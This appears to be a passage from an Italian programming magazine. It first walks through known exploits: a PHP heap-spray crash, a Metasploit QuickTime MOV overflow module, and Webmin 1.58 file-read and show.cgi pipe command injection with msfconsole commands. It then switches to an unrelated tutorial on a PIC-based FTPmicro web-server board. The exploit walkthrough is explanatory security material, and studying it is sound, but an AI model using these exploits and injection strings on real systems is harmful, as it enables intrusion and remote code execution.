Con le righe precedenti viene creata una nuova variabile chiamata **$fullspray**, che è costituita da una serie di ripetizioni della **$spray**. L'obiettivo è di saturare la memoria del server con lo shellcode.

```
$j=array();
$e=array();
$b=array();
$a=array();
$c=array();
```

Vengono dichiarati cinque nuovi array, che ovviamente occuperanno un discreto spazio in memoria.

```
array_push($j,$fullspray);
array_push($e,$fullspray."W");
array_push($b,$fullspray."A");
array_push($a,$fullspray."S");
array_push($c,$fullspray."!");
```

A questo punto, ciascun array viene riempito con l'enorme stringa **$fullspray**. Queste operazioni hanno già messo sotto sforzo le risorse del server, ed è ormai arrivato il momento per tentare di mandarlo crash:

```
$vVar = new VARIANT(0x048d0038+$offset);
com_print_typeinfo($vVar);
```

Il crash del compilatore viene indotto semplicemente creando un oggetto di tipo **variant** e passandolo alla funzione **com_print_typeinfo()**. Tutto questo codice viene eseguito più volte, ciascuna con un **$offset** diverso, poiché il file PHP viene chiamato da una pagina HTML tramite un ciclo **for** in JavaScript che esegue 300 iterazioni. C'è un particolare: lo shellcode verrà eseguito dallo stesso utente che stava eseguendo il compilatore PHP, quindi, molto probabilmente, avrà privilegi di amministrazione. Si potrebbe comunque obiettare che, visto che il pirata è riuscito ad inserire sul server un file PHP, tanto valeva eseguire direttamente comandi di sistema a piacere tramite la funzione **exec**, ma le cose non stanno effettivamente così. Il fatto è che questa funzione (come anche **proc_open** e altre ancora) può essere disabilitata, anzi, sui server pubblici solitamente lo è, quindi, l'unico modo che il pirata ha per accedere ad una shell di sistema è sfruttare il bug che abbiamo appena analizzato. Ricordiamo che i server GNU/Linux con PHP non sono affetti da questa vulnerabilità, mentre quelli basati su server Windows ne soffrono.

APPLE E MICROSOFT, COPPIA IMPERFETTA

Gli ultimi sistemi operativi Apple (tutte le versioni di Mac OS X e iOS) sono basati su Unix, per la precisione sul kernel di FreeBSD (***www.freebsd.org***), quindi beneficiano della sicurezza intrinseca dei sistemi FOSS e sono stati esposti a pochi bug negli ultimi anni. Non sono comunque particolarmente diffusi, infatti, i sistemi Windows vincono nel mercato dell'home computing, mentre GNU/Linux in quello dei server. Esiste, però, un'applicazione Apple particolarmente diffusa, perché disponibile per diversi sistemi operativi: questa è **QuickTime**.

Sono infatti molti anche gli utenti Windows che utilizzano QuickTime come riproduttore multimediale. E proprio nella versione di QuickTime per il sistema di casa Microsoft è stato scoperto un bug che manda il programma in crash per overflow. E, com'è facile immaginare, è stato sviluppato un exploit per tradurre questo buffer overflow nella possibilità di eseguire del codice. Il bug è presente nelle versioni dalla 7.7.0 alla 7.7.3 del programma, ed è dovuto ad un calcolo errato della dimensione di un **atom dref** durante la lettura di un file MOV. La struttura di un file MOV è complessa, ma questo non ci interessa. Tutto ciò che bisogna sapere è che esistono dei **tag** chiamati **atoms**, ed uno di questi è identificato col nome **dref**. L'atom **dref** serve a fornire un riferimento per i dati da riprodurre. Vediamo ora di capire come funziona l'exploit di Metasploit. Innanzitutto, viene creato un file HTML:

```
<html>
<head>
<script>
#{js_property_spray}
var s = unescape("#{js_p}");
sprayHeap({shellcode:s});
</script>
```

Il file contiene uno script JavaScript che usa la funzione **sprayHeap** (fornita da Metasploit) per riempire la memoria del computer vittima con lo shellcode che verrà eseguito dopo l'overflow per prendere il

controllo del sistema.

```
</head>
<body>
<embed src="#{get_resource}/#{fake_mov_name}"
width="0" height="0"></embed>
</body>
</html>
```

Poi si inserisce un **oggetto embed**, che è il file MOV malevolo. Quando la pagina HTML verrà aperta, l'oggetto incluso verrà riprodotto dal plugin di QuickTime per pagine web. Vediamo ora come viene costruito il file MOV:

```
10.times {
  buf << rop_nop(target)
}
```

La variabile **buf** viene riempita con la ROP chain adatta alla versione di QuickTime in uso sul sistema (target).

```
buf << [
   target['Pop'],
   0x20302020
 ].pack('V*')
```

Alla variabile viene anche aggiunto l'indirizzo in cui si trova la ROP chain.

```
mov  = "\x00\x00\x06\xDF"
mov << "moov"
mov << "\x00\x00\x06\xD7"
mov << "rmra"
mov << "\x00\x00\x06\xCF"
mov << "rmda"
mov << "\x00\x00\x06\xBF"
mov << "rdrf"
mov << "\x00\x00\x00\x00"
mov << "alis"
mov << "\x00\x00\x06\xAA"
mov << rand_text_alpha(8)
```

Nella variabile **mov** viene scritto il file malevolo: si inizia con la dimensione del file e si procede con gli atom previsti dalle specifiche del tipo di file MOV.

```
mov << rand_text_alpha(8)
mov << "\x00\x00"
mov << "\x00\x26"
mov << rand_text_alpha(38)
mov << "\x00\x0F\x00\x0E"
mov << "AA"
mov << "\x00\x12\x00\x21"
mov << rand_text_alpha(36)
```

Ad un certo punto, viene inserita una dimensione non valida (**AA**), che manderà in crash QuickTime.

```
mov << buf
@exploit = mov
```

Alla variabile **mov** viene aggiunta la **buf** e l'exploit è pronto per partire.

(FUORI) CONTROLLO REMOTO

I sistemi GNU/Linux sono poco utilizzati per l'home computing (eccetto sistemi embed e mobile), ma dominano in ambito server. Naturalmente, i server devono essere gestiti da remoto, ed esistono fondamentalmente due modi per farlo: il primo consiste nell'usare SSH per accedere al terminale del sistema. Il secondo consiste nell'utilizzare una interfaccia grafica web per eseguire le operazioni necessarie. La prima soluzione è molto comoda per i più esperti (per i "veri" sysadmin), ma rischia di essere troppo complessa per chi non è abituato a lavorare con una console testuale. Inoltre, spesso anche i sysadmin preferiscono utilizzare uno strumento grafico che possa fornire rapidamente tutte le informazioni più importanti in una pagina web, accessibile anche dal proprio smartphone (usare SSH dal telefono non è una cosa tanto comoda!). È per questo motivo che esistono programmi come **Webmin** (***www.webmin.com***). Si tratta di un'applicazione PHP che consente di gestire tutti gli aspetti fondamentali di un sistema GNU/Linux server in modalità completamente grafica. Poiché si tratta di un'interfaccia web, tutto è completamente accessibile mediante un comune browser (**Fig. 5**).

Tutto perfetto, dunque, se non fosse per una vulnerabilità molto grave scoperta nella versione 1.58. A causa di questo bug, un utente, già loggato, può accedere a file sui quali non gode di alcun permesso. In pratica, si accede all'interfaccia di Webmin tramite il nome utente e la password che si usano nel sistema stesso, esattamente come si farebbe con SSH. Questo significa anche che in Webmin avremo gli stessi privilegi che abbiamo nel sistema.

Per esempio, se il nostro utente non è autorizzato a leggere i file degli altri utenti tramite la shell, non potremo farlo nem-





Fig. 5: La shell di GNU/Linux all'interno di Webmin

meno da Webmin. E, invece, esiste un bug che consente ad un utente di accedere anche ai file per i quali non ha alcuna autorizzazione. Il bug è stato individuato nel file **edit_html.cgi**, il cui codice non verifica correttamente i permessi dell'utente loggato. Per verificarlo, è sufficiente creare un file di prova come utente root, per esempio:

```
sudo nano /test
```

A questo punto, bisogna scrivere qualcosa al suo interno e salvarlo. Poi lo si rende visibile solo all'utente root con il comando seguente:

```
sudo chmod 700 /test
```

Infine, si apre il proprio browser, autenticandosi come un utente normale, alla pagina ***https://localhost:10000/file/edit_html.cgi?file=/test***. In particolare, 10000 è la porta di ascolto di Webmin. Se riusciamo a leggere il contenuto del file è ovvio che abbiamo verificato il bug. Il problema sta nel fatto che la variabile **FILE** (ottenuta dalla richiesta **HTTP GET**) viene passata direttamente alla funzione **open_readfile**:

```
&open_readfile(FILE, $_[0]) || return undef;
local $/ = undef;
my $rv = <FILE>;
close(FILE);
return $rv;
```

Questa funzione, poi, preleva il nome del file presente nel file system dalla richiesta HTTP, chiamando, infine, la funzione **open** che legge l'intero contenuto del file:

```
sub open_readfile
{
my ($fh, $file) = @_;
$fh = &callers_package($fh);
my $realfile = &translate_filename($file);
&webmin_debug_log('READ', $file) if ($gconfig{'debug_
what_read'});
return open($fh, "<".$realfile);
}
```

Esiste anche un altro problema, simile, nella pagina show.cgi: la pagina non filtra i caratteri speciali, consentendo l'uso di una pipe (che in ambiente GNU/Linux serve a concatenare dei comandi).

Quindi, se andiamo a visitare la pagina web ***https://localhost:10000/file/show.cgi/bin/echo|ls%20–la|*** verranno eseguiti sia il comando **/bin/echo** sia **ls -la**. Tale bug può essere sfruttato per eseguire codice arbitrario, e Metasploit fornisce un exploit per verificare la fattibilità di questa cosa: andiamo ad analizzarlo. Per prima cosa Metasploit verifica che la vulnerabilità sia presente:

```
res = send_request_cgi(
        {
            'uri'      => "/file/show.cgi/
                                    bin/#{rand_text_
alphanumeric(5)}|#{command}|",
            'cookie'   => "sid=#{session}"
        }, 25)
```

In pratica, viene inviata una richiesta HTTP alla pagina nella forma "**show.cgi/bin/aaa1|echo|**", dove "**aaa1**" è un testo casuale. La pipe (il simbolo speciale "|") permette l'esecuzione del comando "**echo aaa1**", che scrive sul terminale la stringa "**aaa1**".

Se il testo appare sul terminale, significa che l'exploit funziona. A questo punto, lo script procede inviando la richiesta una seconda volta, ma in questo caso il comando è sostituito da un codice di payload che permette di ottenere una vera e propria shell di sistema:

```
command = payload.encoded
res = send_request_cgi(
{
    'uri'      => "/file/show.cgi/bin/#{rand_text_
alphanumeric(rand(5) + 5)}|#{command}|",
'cookie'   => "sid=#{session}"
}, 25)
```

È possibile avviare l'exploit dalla **msfconsole** di Metasploit con i seguenti comandi:

```
use exploit/unix/webapp/webmin_show_cgi_exec
set RHOST 127.0.0.1
set RPORT 10000
set USERNAME luca
set PASSWORD pass
```

In questo caso, **127.0.0.1** è il server da attaccare, **10000** è la porta su cui Webmin è in ascolto, luca il nostro nome utente e pass la password. Per sfruttare queste vulnerabilità è necessario disporre di un account sul server vittima, e questo rende il bug meno pericoloso, ma non deve comunque essere sottovalutato: in fondo, è sempre possibile che un malintenzionato rubi le credenziali di accesso ad un utente regolarmente registrato.

Con questa vulnerabilità su Webmin il cerchio si chiude. Abbiamo analizzato problemi di varia natura che coprono un po' tutti i sistemi operativi più conosciuti e i software (server, di sistema, web e applicativi) che un po' tutti noi siamo abituati a utilizzare quotidianamente. Ovviamente, questa è solo la punta dell'iceberg, ogni giorno, infatti, vengono rese note migliaia di nuove vulnerabilità , più o meno pericolose, e altrettanti exploit pronti a sfruttarle.

Le patch risolvono in parte i problemi di sicurezza, ma la battaglia tra il "bene" e il male è tutt'altro che finita. Noi programmatori, come sempre, dobbiamo dare il meglio di noi stessi durante lo sviluppo del software, consapevoli, comunque, che il programma perfetto, privo di bug, semplicemente ancora non esiste. E questo vale per tutti!

Entra anche tu nella "Internet delle cose"

Gestisci la tua casa, da remoto ovunque ti trovi: elettrodomestici, riscaldamento, luci e molto altro ancora. Basta una connessione alla Grande Rete, un browser e un po' di codice in linguaggio C. Al resto ci pensa un PC poco più grande di una pendrive

Qualche anno fa Bill Gates immaginava che un giorno ci sarebbe stato un computer su ogni scrivania. La sua profezia si è avverata, ma forse è andata oltre ogni più rosea aspettativa. Ormai non possiamo più pensare ai computer solo in termini di PC o notebook: smartphone, tablet, sistemi embedded e schede di prototipazione sono alcuni dei termini entrati a far parte del nostro vocabolario quotidiano. Tutti questi oggetti "tecnologici" nascondono al loro interno un "cervello elettronico" (come si diceva un tempo) anche se con dimensioni e architetture differenti. Ma non solo: automobili, decoder audio/video, TV e perfino lavatrici e frigoriferi diventano smart grazie a piccolissimi componenti chiamati microcontrollori (***http://goo.gl/hDACxy***), che in passato, per costi e competenze richieste, erano alla portata esclusivamente dei "guru" della materia. Negli ultimi anni molto è stato fatto per renderli "accessibili" ad un pubblico più vasto. Quello che vi presentiamo in questo caso specifico è un dispositivo (**Fig. 1**) così piccolo da stare nel palmo della mano, ma anche molto versatile e in grado di adattarsi a molteplici applicazioni.

PANORAMICA DELL'HARDWARE

La **FTPmicro**, questo il nome della scheda, ha dimensioni molto ridotte (10x2x2 cm, **Fig. 2** e **Fig. 3**) e, quindi, può essere integrata in un package **DIP40**. Nonostante questo, include un elevato contenuto tecnologico rappresentato in primis dal microcontrollore **PIC18F67J60** di casa Microchip, dotato di 128K di memoria FLASH programmabile, 3808 byte di SRAM, 8192 byte di buffer per la comunicazione Ethernet, 2 timer a 8 bit e 3 timer a 16 bit. La presenza di uno slot per schede di memoria micro SD (gestibili grazie alla libreria FAT16 inclusa negli esempi di codice) assicura uno spazio di storage sufficiente a caricare i file necessari per la creazione di un mini sito web integrato oppure per salvare i dati provenienti dai sensori, come ad esempio quello di temperatura **TC1047** (montato sulla scheda all'interno di un contenitore **SOT23** e dalle dimensioni di circa 3 mm). L'interazione con il mondo esterno è affidata a ben 26 I/O digitali che possono essere configurati anche come:

- 8 ingressi analogici connessi all'**A/D Converter** interno a 10 bit (convertitore analogico/digitale indispensabile per rendere i valori letti dai sensori compatibili con quelli numerici gestiti dal microcontrollore);
- 4 interrupt esterni per comandare interruzioni software direttamente dall'hardware;
- 2 interrupt ottimizzati per la gestione dei tasti;





Fig. 1: La scheda FTPmicro: semplice, ma allo stesso tempo versatile





Fig. 2: Le dimensioni della scheda misurate con un righello

- 9 **PWM** (**Pulse Wave Modulation**) per collegare motori o regolare luminosità di LED e altro ancora;
- 3 **Capture Compare** per acquisire e confrontare segnali provenienti da radiocomandi.

L'alimentazione richiesta è di 5V ma il PIC lavora con 3.3V garantiti dalla presenza di un regolatore di tensione **LM2937**. Alle estremità della scheda trovano posto un connettore Ethernet 10baseT e un connettore di tipo RJ12 (simile a quello dei comuni apparecchi telefonici) per il debugging del firmware e la programmazione del microcontrollore con **MPLAB ICD2** o qualsiasi altro programmatore **PIC18** (anche se in alcuni casi potrebbe essere necessario un adattatore).

Fig. 4: L'ide MPLAB X di Microchip

L'AMBIENTE DI LAVORO

La Microchip mette a disposizione sul proprio sito tutti gli strumenti di sviluppo necessari alla realizzazione di progetti basati su PIC. Accediamo alla sezione ***www.microchip.com/mplab*** e scarichiamo l'IDE **MPLAB X** (**Fig. 4**) basato su Java. Questo ambiente consente anche la stesura di programmi in **C** e **Assembler** e la simulazione su hardware virtuale. Occorre anche un compilatore C per la generazione del firmware da caricare sulla scheda. Suggeriamo di utilizzare il **C18** (**C** per **PIC18F**) scaricabile sempre dal sito di Microchip. Dal punto di vista hardware è richiesto un **programmatore/debugger**. In commercio ne esistono molti (che potrebbero richiedere configurazioni specifiche per essere compatibili con l'IDE). Nel nostro caso useremo il modello **ICD2** della Microchip a cui faremo riferimento nelle fasi successive. Naturalmente, tale scelta è legata alle proprie competenze: nulla vieta di costruirsene uno ex-novo seguendo le indicazioni di uno dei numerosi tutorial presenti in Rete. L'installazione del software è abbastanza agevole in quanto una serie di menu ci guidano passo dopo passo. Per creare un nuovo progetto basta accedere al menu **File**, scegliere la voce **New Project** e di seguito **Standalone Project**. Quindi, selezioniamo il microcontrollore desiderato a partire dalla lista proposta e di seguito il programmatore in dotazione. Le richieste successive riguardano il linguaggio di programmazione e il relativo compilatore. Infine, attribuiamo un nome al progetto, indichiamo la cartella di destinazione e premiamo il tasto **Finish**. Ora siamo pronti a scrivere il codice seguendo le indicazioni riportate nei paragrafi successivi. In alternativa, possiamo importare direttamente i sorgenti allegati all'articolo.






Fig. 3: FTPmicro a confronto con un socket DIP40

IL PRIMO PROGETTO

Come primo progetto (il classico **HelloWorld**) vediamo come monitorare la temperatura usando il sensore presente a bordo della scheda e come pilotare i due LED, il tutto tramite un semplice browser e, quindi, volendo anche via Internet. Il codice del mini sito web realizzato allo scopo (allegato nel file compresso **FTPmicro_helloworld.zip**) è costituito esclusivamente da 4 file contenuti nella cartella **WebPages**. Il file **CGI** (**Common Gateway Interface**) **status.cgi** si limita a costruire una tabella in HTML per visualizzare la temperatura e lo stato dei LED:

```
<table class="status_table">
  <tr><th colspan="2">Temperature</th></tr>
  <tr><td>System</td><td>%00°C</td></tr>
  <tr><th colspan="2">LED Status</th></tr>
  <tr><td>LED 1</td><td>%01</td></tr>
  <tr><td>LED 2</td><td>%02</td></tr>
</table>
```

In particolare, notiamo la presenza di 3 variabili, il cui nome è preceduto dal simbolo %:

```
00: per la temperatura;
01: per il primo LED;
02: per il secondo LED.
```

Tale pagina è richiamata da quella principale **index.html** utilizzando il protocollo **AHAH** (**Asynchronous HTTP And HTML**), in modo da gestire richieste HTTP asincrone, ovvero senza la necessità di ricaricare l'intera pagina con evidenti vantaggi dal punto di vista del traffico di rete generato. Ecco il codice completo di **index.html**:





Fig. 5: Lo schema di montaggio dei componenti

Fig. 6: Il programmatore MPLAB ICD2

```
<html>
 <head>
  <title>FTPMicro: Temperature Example</title>
  <script type="text/javascript" src="/ahah.js"></script>
  <script type="text/javascript">
   function refresh() {
     if (lo) return true;
// interrompe il caricamento se c'è già un altro caricamento in ↓
                                                      corso (causa pulsanti)
noloadAHAH('/status.cgi','tempdiv','GET'); // richiede la pagina↓
                                       status.cgi e la carica nel div "tempdiv"
   }
   window.setInterval("refresh()",2000);
  </script>
  <link rel="stylesheet" type="text/css" media="all" href=↓
                                                                "/style.css" />
 </head>
 <body>
  <h1>FTPMicro</h1>
  <div class="bar">
   The world smallest WebServer and FtpClient with DHCP and↓
                                                              UDP features
  </div>
  <div id="tempdiv" class="left">
    Loading...
  </div>
  <div class="left">
   <form>
    <table class="status_table">
     <tr><th>LED Toggle</th></tr>
     <tr><td><input type="submit" value="LED 1" ↓
                                                    onclick="javascript:
noloadAHAH('/status.cgi?t=1','tempdiv','GET'); return false;"></↓
                                                                  td></tr>
     <tr><td><input type="submit" value="LED 2" ↓
                                                    onclick="javascript:
noloadAHAH('/status.cgi?t=2','tempdiv','GET'); return false;"></↓
                                                                  td></tr>
    </table>
   </form>
  </div>
 </body>
</html>
```

Le uniche parti da approfondire riguardano proprio la modalità con cui si effettua l'update della pagina stessa tramite **AHAH**. In primo luogo nell'header della pagina, attraverso la funzione JavaScript setInterval, viene fissato l'intervallo di aggiornamento delle variabili visualizzate. Ciò avviene richiamando, attraverso la funzione **refresh()**, la pagina **status.cgi**, il cui contenuto è inglobato nella **div** con id "**tempdiv**". L'altra sezione di rilievo riguarda i pulsanti. Anche questi si affidano ad **AHAH** per l'invio dei comandi evitando di ricaricare la pagina. In particolare, il parametro "**t**" serve ad identificare il LED su cui agire, per cui **/status.cgi?t=1** è il comando da inviare per il primo, e **/status.cgi?t=2** per il secondo. È presente anche un foglio di stile **CSS** per la personalizzazione del layout grafico della pagina. I file devono essere salvati su una micro SD formattata come **FAT16**. Passiamo ora al firmware e, in particolare, analizziamo i metodi che ci consentono di acquisire i dati dal sensore e di mostrarli nella pagina HTML. Si tratta del file **MainDemo.c** contenuto all'interno della cartella **Sources**. Partiamo da **ProcessIO(void)**:

```
static char Temperature[8];

static void ProcessIO(void)
{
     signed long temp;

     // Start A/D conversion
     ADCON0bits.GO = 1;

     // Wait until A/D conversion is donewhile(ADCON0bits.GO);
     temp = (long)(*(WORD*)(&ADRESL)) * 322 - 50000; // ↓
                                              conversione approssimativa...
     itoa(temp/1000, Temperature);
}
```

Questo metodo viene eseguito ciclicamente nel momento in cui lo stack è libero da altri compiti. Sostanzialmente, si effettua una con-





Fig. 7: Nell'immagine è visibile il progetto di esempio





Fig. 8: L'applicazione visibile all'interno del browser

versione da analogico (il valore di tensione in uscita dal sensore di temperatura) a digitale, quindi, un'ulteriore conversione da valore numerico a stringa tramite la funzione itoa (**integer to ASCII**). Notiamo che in C le stringhe sono rappresentate da vettori di **char** (char **Temperature[8]** nel nostro caso). Una serie di **#define** permette di identificare e manipolare più facilmente le variabili e i comandi:

```
#define VAR_TEMPERATURE      (0x00)
#define VAR_LED1             (0x01)
#define VAR_LED2             (0x02)

#define CMD_LED1             (0x1)
#define CMD_LED2             (0x2)
```

Esaminiamo ora la funzione **HTTPExecCmd(BYTE** argv, BYTE argc)** delegata all'esecuzione dei comandi e sempre contenuta in **MainDemo.c**:

```
void HTTPExecCmd(BYTE** argv, BYTE argc) {
    if (argv[1][0] == 't') {
        switch (argv[2][0] - '0') {
            case CMD_LED1 :
                LED1_IO = !LED1_IO;
                break;
            case CMD_LED2 :
                LED2_IO = !LED2_IO;
                break;
        }
    }
}
```

Abbiamo detto in precedenza che i comandi hanno un formato del tipo **status.cgi?t=x**, dove **x** indica il LED destinatario. Nel momento in cui viene chiamata la funzione, il parametro **argv** conterrà in prima posizione la stringa "**status.cgi**", in seconda il carattere "**t**" e per ultimo il numero del LED in forma di carattere ASCII che dovremo convertire in intero, sottraendovi il carattere "**0**". La presenza dei nomi simbolici attribuiti con le **#define** semplifica notevolmente i confronti effettuati all'interno dell'istruzione switch. Passiamo ora alla funzione **HTTPGetVar(BYTE var, WORD ref, BYTE* val)** che restituisce lo stato corrente dei LED o in alternativa la stringa **Temperature**:

```
WORD HTTPGetVar(BYTE var, WORD ref, BYTE* val) {
    switch (var) {
        case VAR_LED1 :
            *val = LED1_IO ? '1' : '0';
            break;
        case VAR_LED2 :
            *val = LED2_IO ? '1' : '0';
            break;
        case VAR_TEMPERATURE:
            *val = Temperature[(BYTE)ref];
            if(Temperature[(BYTE)ref] == '\0')
                return HTTP_END_OF_VAR;
            else if(Temperature[(BYTE)++ref] == '\0' )
                return HTTP_END_OF_VAR;
            return ref;
        default : break;
    }
  return HTTP_END_OF_VAR;
}
```

Tutto dipende dal valore attribuito al parametro val: nel caso dei LED un semplice carattere corrispondente allo stato (0 o 1), mentre per la temperatura, trattandosi di una stringa, occorre restituire un byte alla volta fino al raggiungimento del terminatore '**\0**'. Le definizioni **LEDx_IO** sono contenute nel file **Compiler.h**:

```
#define LED1_IO           (LATAbits.LATA0)
#define LED1_TRIS         (TRISAbits.TRISA0)
#define LED2_IO           (LATAbits.LATA1)
#define LED2_TRIS         (TRISAbits.TRISA1)
```

Si tratta dei LED associati al modulo Ethernet e già presenti sulla scheda, ma con semplici modifiche a tali definizioni è possibile utilizzare altri pin. Terminata la stesura del codice) procediamo alla sua compilazione e carichiamo il firmware (file **.HEX**) su FTPmicro usando il programmatore PIC (a sua volta connesso al PC, **Fig. 7**. Inseriamo nell'apposito slot la scheda micro SD precedentemente predisposta, colleghiamo il cavo Ethernet al relativo modulo e ad una delle





Fig. 9: Il form creato su Google Drive

porte del nostro router su cui avremo abilitato il **DHCP** e alimentiamo la board con 5Vdc. È necessario individuare l'indirizzo IP assegnato dinamicamente ad FTPmicro. La procedura può variare leggermente in base al modello di router, ma sostanzialmente si tratta di accedere via browser al pannello di controllo, inserendo le credenziali di accesso (di solito **admin/admin**) riportate sul manuale operativo, e visualizzare i dispositivi connessi (**Fig. 8**). In alternativa si può effettuare una scansione della propria rete locale utilizzando tool come nmap (***http://nmap.org***) ricordandoci che per default il MAC della board è **00:04.A3:50:07:02**. L'ultimo passo consiste nel digitare nella barra degli indirizzi del browser l'IP appena determinato per visualizzare il sito web caricato sulla micro SD. Non deve meravigliarci il fatto che vengano visualizzati valori prossimi o superiori ai 40 gradi, in quanto il sensore risente delle temperature di esercizio della scheda stessa, in particolare dell'influenza del modulo Ethernet.

CONDIVIDERE I DATI CON GOOGLE DRIVE

